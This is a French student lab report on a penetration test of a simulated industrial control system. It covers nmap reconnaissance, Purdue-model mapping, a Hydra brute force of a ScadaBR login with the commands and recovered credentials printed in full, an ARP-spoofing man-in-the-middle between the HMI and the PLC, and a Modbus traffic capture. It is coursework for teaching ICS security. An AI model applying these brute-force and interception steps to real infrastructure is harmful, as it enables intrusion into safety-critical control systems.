INF6103 : Cybersécurité des Infrastructures Critiques

TP 2 : Scénario d'intrusion contre les systèmes de contrôle industriels

---

Rapport de test d'intrusion

Équipe XX

Prénom Nom Matricule
Prénom Nom Matricule

Polytechnique Montréal

Automne 2026 — Remis le 6 novembre 2026

Table des matières

Sommaire exécutif **2**

1 Reconnaissance **2**
1.1 Cartographie des machines et services 2
1.2 Architecture réseau et modèle de Purdue 3
1.3 Accès à la page d'authentification 5
1.4 Tentative d'authentification 6
1.5 Brute force 7

2 Capture du traffic **8**
2.1 Description 8
2.2 MiTM 10
2.3 Capture et analyse de la communication 10

Sommaire exécutif

[À FAIRE : Résumé du mandat, des vulnérabilités critiques et de l'impact.]

Périmètre et conditions

— Point d'entrée : carte RasPi (`ssh root@ip_vm -p 2222`).
— Caméra de surveillance de la cuve : `http://ip_vm:80`.
— Interface de contrôle (tunnel) : `http://ip_vm:9090/`.
— Interface de programmation du PLC (tunnel) : `http://ip_vm:8080/`.

1 Reconnaissance

1.1 Cartographie des machines et services

Question 1.1 — *Identifiez les machines présentes sur le réseau et les services qu'elles offrent (tableau : adresse IP, nom d'hôte, ports ouverts, services).*

La découverte a été réalisée depuis la RasPi (`192.168.95.122`) avec `nmap -sV -p- -T4 192.168.95.0/24`. Onze hôtes actifs ont été identifiés (tableau 1).

TABLE 1 – Machines et services détectés sur le réseau `192.168.95.0/24`

Adresse IP	Nom d'hôte	Port ouvert		Service détecté (version)
`192.168.95.2`	`plc.scada`	502	tcp	Modbus/TCP
		8080	tcp	HTTP — Node.js (Express)
`192.168.95.5`	`ihm.scada`	8009	tcp	AJP13 — Apache JServ (protocole v1.3)
		9090	tcp	HTTP — Apache Tomcat/Coyote JSP 1.1
`192.168.95.10`–`.15`[a]	—	502	tcp	Modbus/TCP (`mbap?`)
		55555	tcp	Inconnu
`192.168.95.101`[a]	`simulation.scada`	80	tcp	HTTP — Apache httpd 2.4.18 (Ubuntu)
		55555	tcp	Inconnu
`192.168.95.254`	`inf6103-tp2`	22	tcp	SSH — OpenSSH 8.2p1 (Ubuntu)
		80	tcp	HTTP — Apache httpd 2.4.18 (Ubuntu)
		2222	tcp	SSH — OpenSSH 8.4p1 (Debian)
		8080	tcp	HTTP — Node.js (Express)
		9090	tcp	HTTP — Apache Tomcat/Coyote JSP 1.1
`192.168.95.122`	`2e66cc4cb86d`[b]	22	tcp	SSH — OpenSSH 8.4p1 (Debian)

[a] Les adresses `.10` à `.15` et `.101` partagent la même adresse MAC (`02:42:C0:A8:5F:65`) : il s'agit d'une seule machine possédant plusieurs adresses IP.
[b] Notre point d'entrée (RasPi).

1.2 Architecture réseau et modèle de Purdue

Question 1.2 — *Construisez une représentation de l'architecture du réseau industriel. Positionnez les actifs observés dans les niveaux appropriés du modèle de Purdue. Justifiez chaque positionnement à partir d'éléments observables.*

La figure 1 présente l'architecture du réseau industriel reconstituée à partir de la reconnaissance, avec chaque actif positionné dans le niveau correspondant du modèle de Purdue.




FIGURE 1 – Architecture du réseau industriel selon le modèle de Purdue

Le positionnment sur l'échelle de Purdue repose sur trois types d'informations observées :

1. Les protocoles exposés
2. Les noms d'hôte (scan `nmap -Sv`)
3. Les adresses MAC relevées lors du scan

Niveau 0 - Procédé physique : simulation.scada (192.168.95.101) et 192.168.95.10-15 Les six adresses exposent un serveur Modbus/TCP (port 502) et rien d'autre d'après notre scan. Elles


partagent toutes la même adresse MAC. Le nom d'hôte décrit explicitement le rôle de simulation de processus physique.

Niveau 1 - Contrôle de base : plc.scada (192.168.95.2) L'hôte expose un serveur Modbus/TCP, un protocole par lequel un PLC peut être lu et commandé par un superviseur. Il expose par contre aussi une application Node.js/Express au port 8080. De plus il public la même bannière que le port 8080 publié par la VM décrit dans l'énoncé comme une interface de contrôle de PLC. Finalement son nom d'hôte indique explicitement qu'il sagirait d'un PLC. Sous toute réserve on peut poser l'hypothèse qu'il sert de lien entre le niveau 2 de supervision et les processus physiques et leurs équipements (actuators, sensors) au niveau 0.

Niveau 2 - Supervision : ihm.scada (192.168.95.5) Cet hôte ne publie aucun port de type Modbus contrairement aux précédents. Il publie cependant le port 9090 qui selon nmap serait un serveur Apache Tomcat/Coyote. Il présente d'ailleurs la même bannière que le port 9090 publié par la VM décrit dans l'énoncé comme l'interface de contrôle du système industriel. Il y aussi le port 8009 (AJP13), probablemen une erreur de configuration puisque ce dernier est destiné à la connexion interne avec Tomcat.

Niveau 3-4-5 : Nous n'avons rien observé à ces niveaux.

Hors de l'architecture il y a la carte RasPi et la caméra qui sont des machines de l'attaquant et ne prennent donc pas place dans le modèle de Purdue.



1.3 Accès à la page d'authentification

Question 1.3 — *Accédez à la page d'authentification de l'interface de contrôle du système industriel.*

Trouvée en faisant un guess éduqué




FIGURE 2 – Page d'authentification de ScadaBR

1.4 Tentative d'authentification

Question 1.4 — *Tentez une authentification avec les identifiants* `username=admin` *&* `password=admin`.




FIGURE 3 – Tentative d'authentification avec `admin`/`admin`

1.5 Brute force

Question 1.5 — *En utilisant les dictionnaires usernames.txt et passwords.txt sur votre RasPi, réalisez une at- taque par force brute sur la page d'authentification pour obtenir les identifiants.*

On utilise le filtre noSuchUser puisque c'est ce que nous voyons en essayant de login avec admin/admin.

```
┌──(root㉿ 2e66cc4cb86d)-[~]
└─#  hydra -L usernames.txt -P passwords.txt  "http-post-form://192.168.95.5:9090/ScadaBR/login.htm:username=^USER^&password=^PASS^:noSuchUser" -t 64 -I -f
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-11-06 03:45:48
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 64 tasks per 1 server, overall 64 tasks, 53400 login tries (l:267/p:200), ~835 tries per task
[DATA] attacking http-post-form://192.168.95.5:9090/ScadaBR/login.htm:username=^USER^&password=^PASS^:noSuchUser
[STATUS] 17236.00 tries/min, 17236 tries in 00:01h, 36164 to do in 00:03h, 64 active
[9090][http-post-form] host: 192.168.95.5   login: massinissa   password: 123456
[STATUS] attack finished for 192.168.95.5 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-11-06 03:47:39
┌──(root㉿ 2e66cc4cb86d)-[~]
└─# echo Frederic Boileau Tristan Moreau Michael Panov $(date)
Frederic Boileau Tristan Moreau Michael Panov Fri Nov 6 03:48:05 UTC 2026
┌──(root㉿ 2e66cc4cb86d)-[~]
```

FIGURE 4 – Brute force username et password

Le message d'erreur change une fois que l'on a trouvé un bon username, nous utilisons donc le filtre Invalid.

```
┌──(root㉿ 2e66cc4cb86d)-[~]
└─# echo Frederic Boileau Tristan Moreau Michael Panov $(date)
Frederic Boileau Tristan Moreau Michael Panov Fri Nov 6 03:52:39 UTC 2026
┌──(root㉿ 2e66cc4cb86d)-[~]
└─# hydra -l massinissa -P passwords.txt  \
> "http-post-form://192.168.95.5:9090/ScadaBR/login.htm:username=^USER^&password=^PASS^:Invalid" -t 64 -I -f
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-11-06 03:52:53
[DATA] max 64 tasks per 1 server, overall 64 tasks, 200 login tries (l:1/p:200), ~4 tries per task
[DATA] attacking http-post-form://192.168.95.5:9090/ScadaBR/login.htm:username=^USER^&password=^PASS^:Invalid
[9090][http-post-form] host: 192.168.95.5   login: massinissa   password: q1w2e3r4
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-11-06 03:52:54
┌──(root㉿ 2e66cc4cb86d)-[~]
└─#
```

FIGURE 5 – Brute force avec le bon username

2 Capture du traffic

2.1 Description

Question 2.1 — *À partir de cette interface, décrivez le procédé physique contrôlé : entrées, sorties, capteurs, actionneurs, unités de mesure. Formulez au moins un invariant de sûreté que le PLC devrait maintenir.*

Le procédé physique contrôlé est un réacteur chimique (la cuve centrale) avec deux alimentations en entrée et une mesure de pression et de niveau internes.

Invariant de sûreté : Le PLC doit maintenir la pression du réacteur sous sa limite critique.

Table 2 – Entrées (alimentations) du réacteur

Entrée	Débit observé	Position de vanne
Feed1	$0{,}0\,\mathrm{kmol\,h^{-1}}$	0,0 %
Feed2	$0{,}0\,\mathrm{kmol\,h^{-1}}$	0,0 %

Table 3 – Sorties du réacteur

Sortie	Débit observé	Position de vanne
Purge	$0{,}0\,\mathrm{kmol\,h^{-1}}$	100,0 %
Product	$0{,}0\,\mathrm{kmol\,h^{-1}}$	100,0 %

Capteurs :

- Pression du réacteur : 99.6 kPa
- Niveau : 41.1 %
- Débits sur chaque ligne d'entrée/sortie : kMol/h

Actionneurs

- Vannes réglables sur les deux alimentations et les deux sorties
- Bouton STOP

Unités de mesure

- Débit : kMol/h (kilomoles par heure)
- Pression : kPa (kilopascals)
- Niveau et position de vanne : %




FIGURE 6 – Supervision de ScadaBR

2.2 MiTM

Question 2.2 — *Interposez-vous entre l'IHM et le PLC sans interrompre durablement le procédé.*




FIGURE 7 – Exécution de arpspoof entre ihm.scada (192.168.95.5) et plc.scada (192.168.95.2)

2.3 Capture et analyse de la communication

Question 2.3 — *Capturez la communication entre les deux et analysez-la.*




FIGURE 8 – Interception du traffic avec tcpdump




FIGURE 9 – Récupération du fichier pcap

Analyse dans wireshark : Nous filtrons sur le traffic modbus, il y a deux types de messages entre le superviseur et le plc, **read input registers** (13 registres) et **read coils** (un booléen), nous incluons deux captures les montrant. Nous montrons les réponses mais elles sont toutes précédées d'une query. Nous ne voyons que des "read", opérations de lecture passive et aucune écriture. Nous voyons que notre MiTM fonctionne correctement.

